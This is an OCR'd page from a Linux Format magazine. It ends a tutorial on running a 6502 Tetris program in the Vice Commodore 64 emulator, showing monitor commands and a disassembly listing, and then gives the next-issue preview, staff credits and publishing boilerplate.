
Running Tetris on Vice

Open the *Vice* monitor then do:

```
bl "tetris" 0 2000
d 2000
g 2000
```

The disassembly shows the initial **JMP** followed by a thousand **BRK** statements.

```
4C 2C 2B – JMP $2B2C
00     - BRK
```




```
(C:$e5cf) bl "first.prg" 0 2000
Loading first.prg from 2000 to 201E (001F bytes)
(C:$e5cf) d 2000
.C:2000  A2 10      LDX #$10
.C:2002  A9 64      LDA #$64
.C:2004  9D 00 04   STA $0400,X
.C:2007  CA         DEX
.C:2008  69 01      ADC #$01
.C:200a  D0 F8      BNE $2004
.C:200c  20 E4 FF   JSR $FFE4
.C:200f  F0 FB      BEQ $200C
.C:2011  A9 37      LDA #$37
.C:2013  85 01      STA $01
.C:2015  20 8A FF   JSR $FF8A
.C:2018  20 81 FF   JSR $FF81
.C:201b  20 84 FF   JSR $FF84
.C:201e  60         RTS
.C:201f  00         BRK
.C:2020  00         BRK
.C:2021  00         BRK
.C:2022  00         BRK
.C:2023  00         BRK
.C:2024  00         BRK
.C:2025  00         BRK
```

Disassembly of first.prg.

```
00     - BRK
...
```

The disassembly interprets the 00 value as the **BRK** instruction. It should be possible to have PRG files autostart, so that all you need to do is drag a file in Files on to the *Vice* window. However, it hasn't worked so far! It's possible that the PRG format isn't quite correct.

The screenshot *(below)* shows the working game running in the *Vice* emulator. You can use the WASD keys as described in lines 10-14 of **tetris.asm** to play. Have fun!



Tetris running in the Vice emulator.

QUICK TIP

Once you have learnt 6502 assembly language, consider using the *CC65* C compiler https://cc65.github.io to write code. You can write 10 lines of C in the same time as 10 lines of 6502, so it's way more productive. The *CC65* compiler outputs 6502 assembly and you can target the Commodore 64 and other systems.

NEXT MONTH

LXF314 will be on sale Tuesday 2nd April 2024

MICROSOFT INVASION!

When an immovable penguin meets an unstoppable corporation, always bet on the penguin…

What's in Wine 9?

Enjoy a host of performance increases from Valve's Proton and Vulkan graphics driver updates to Wayland support.

Improve your timing

Why work harder when you can work smarter? We test the time tracking and management tools to ease your busy life.

Collision detected

Get to grips with high-speed collision detection in C that's fast enough to run on the Pi at 60 frames per second.

Build a shared virtual library

Want to help everyone read more? Of course! We set up a shared home ebook server so you can share your books.

Content of future issues subject to change. We might be whisked off to a dungeon in Redmond…

CREDIT: Magictorch

LINUX FORMAT
The #1 open source mag

Future Publishing Limited, Quay House, The Ambury, Bath, BA1 1UA
Email contact@linuxformat.com

EDITORIAL
Editor-in-chief Neil Mohr
Art editor Fraser McDermott
Production editor Katharine Davies
Group editor-in-chief Graham Barlow
Group art director Warren Brown
Editorial contributors
Desire Athow, Mats Tage Axelsson, Jonni Bidwell, David Bolton, Neil Bothwick, Stuart Burns, James Capell, Christian Cawley, Alex Cox, Ferenc Deák, Jonas P DeMuro, Nate Drake, Tam Hanna, Dave James, Paul Lilly, Jon Masters, Nick Peers, Les Pounder, Michael Reed, Mayank Sharma, Shashank Sharma, Jarred Walton
Cover illustration Magictorch.com
Raspberry Pi is a trademark of the Raspberry Pi Foundation.
Tux credit: Larry Ewing (lewing@isc.tamu.edu).
Content production Adequate Media Limited

ADVERTISING
Commercial sales director Clare Dove
clare.dove@futurenet.com
Advertising director Lara Jaggon
lara.jaggon@futurenet.com
Account director Andrew Tilbury
andrew.tilbury@futurenet.com

INTERNATIONAL LICENSING
Head of print licensing Rachel Shaw
Linux Format is available for licensing and syndication.
To find our more contact us at licensing@futurenet.com
or view our content at www.futurecontenthub.com

NEW SUBSCRIPTIONS & BACK ISSUES
Web www.magazinesdirect.com
UK 0330 333 1113 **World** +44 (0) 330 333 1113

EXISTING SUBSCRIPTIONS
Web www.mymagazine.co.uk
UK 0330 333 4333 **World** +44 (0) 330 333 4333
Subscription delays: Disruption remains within UK and international delivery networks. Please allow up to seven days before contacting us about a late delivery to **help@magazinesdirect.com**

CIRCULATION
Newstrade & retail category director Ben Oakden

PRODUCTION AND DISTRIBUTION
Group head of production Mark Constance
Production manager Nola Cokely
Senior ad production manager Jo Crosby
Digital editions manager Jason Hudson

THE MANAGEMENT
Managing director technology group Paul Newman
Global head of design Rodney Dive
Commercial finance director Tania Brunning
Printed by Wyndeham Peterborough, Storey's Bar Road,
Peterborough, Cambridgeshire, PE1 5YS
Distributed by Marketforce, 5 Churchill Place,
Canary Wharf, London, E14 5HU
www.marketforce.co.uk
For enquiries email: mfcommunications@futurenet.com

Order and access back issues: If you are an active subscriber, you have instant access to back issues through your iOS or Android device/s. Your digital magazine entitlement is available at no additional cost and no further action is required. Pocketmags library may not have access to the full archive of digital back issues. You will only be able to access the digital back issues as long as you are an active subscriber.

To purchase single back issues (print format only) visit: magazinesdirect.com (click on 'Single issues' tab) Or email: help@magazinesdirect.com For further help call: +44(0)330 333 1113 Lines are open Mon- Fri 8.30am-7pm and Sat 10am-3pm UK time. Magazinesdirect.com is owned and operated by Future Publishing Limited.'

The BAR rates for Linux Format are £84.37 for UK, €171 for Europe, $194 for USA, £149 for Rest of World

Linux® is the registered trademark of Linus Torvalds in the US and other countries. GNU/Linux is abbreviated to Linux throughout for brevity. Where applicable, code printed in this magazine is licensed under the GNU GPL v2 or later. See www.gnu.org/copyleft/gpl.html. All copyrights and trademarks are recognised and respected.

Future Publishing Limited (company number 2008885) is registered in England and Wales. Registered office: Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future Publishing Limited cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price of products/services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any other changes or updates to them. This magazine is fully independent and not affiliated in any way with the companies mentioned herein.

If you submit material to us, you warrant that you own the material and/or have the necessary rights/permissions to supply the material and you automatically grant Future Publishing Limited and its licensees a licence to publish your submission in whole or in part in any/all issues and/or editions of publications, in any format published worldwide and on associated websites, social media channels and associated products. Any material you submit is sent at your own risk and, although every care is taken, neither Future nor its employees, agents, subcontractors or licensees shall be liable for loss or damage. We assume all unsolicited material is for publication unless otherwise stated, and reserve the right to edit, amend and adapt all submissions. All contents in this magazine are used at your own risk. We accept no liability for any loss of data or damage to your systems, peripherals or software through the use of any guide.

We are committed to only using magazine paper derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this magazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards.

Future is an award-winning international media group and leading digital business. We reach more than 57 million international consumers a month and create world-class content and advertising solutions for passionate consumers online, on tablet & smartphone and in print.

FUTURE
Connectors.
Creators.
Experience
Makers.

Future plc is a public
company quoted on the
London Stock Exchange
(symbol: FUTR)
www.futureplc.com

Chief Executive Officer **Jon Steinberg**
Non-Executive Chairman **Richard Huntingford**
Chief Financial and Strategy Officer **Penny Ladkin-Brand**

Tel +44 (0)1225 442 244

The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world. Founded in 1990, EFF champions user privacy, free expression, and innovation through impact litigation, policy analysis, grassroots activism, and technology development. We work to ensure that rights and freedoms are enhanced and protected as our use of technology grows.

EFF.ORG

ELECTRONIC FRONTIER FOUNDATION

Protecting Rights and Promoting Freedom on the Electronic Frontier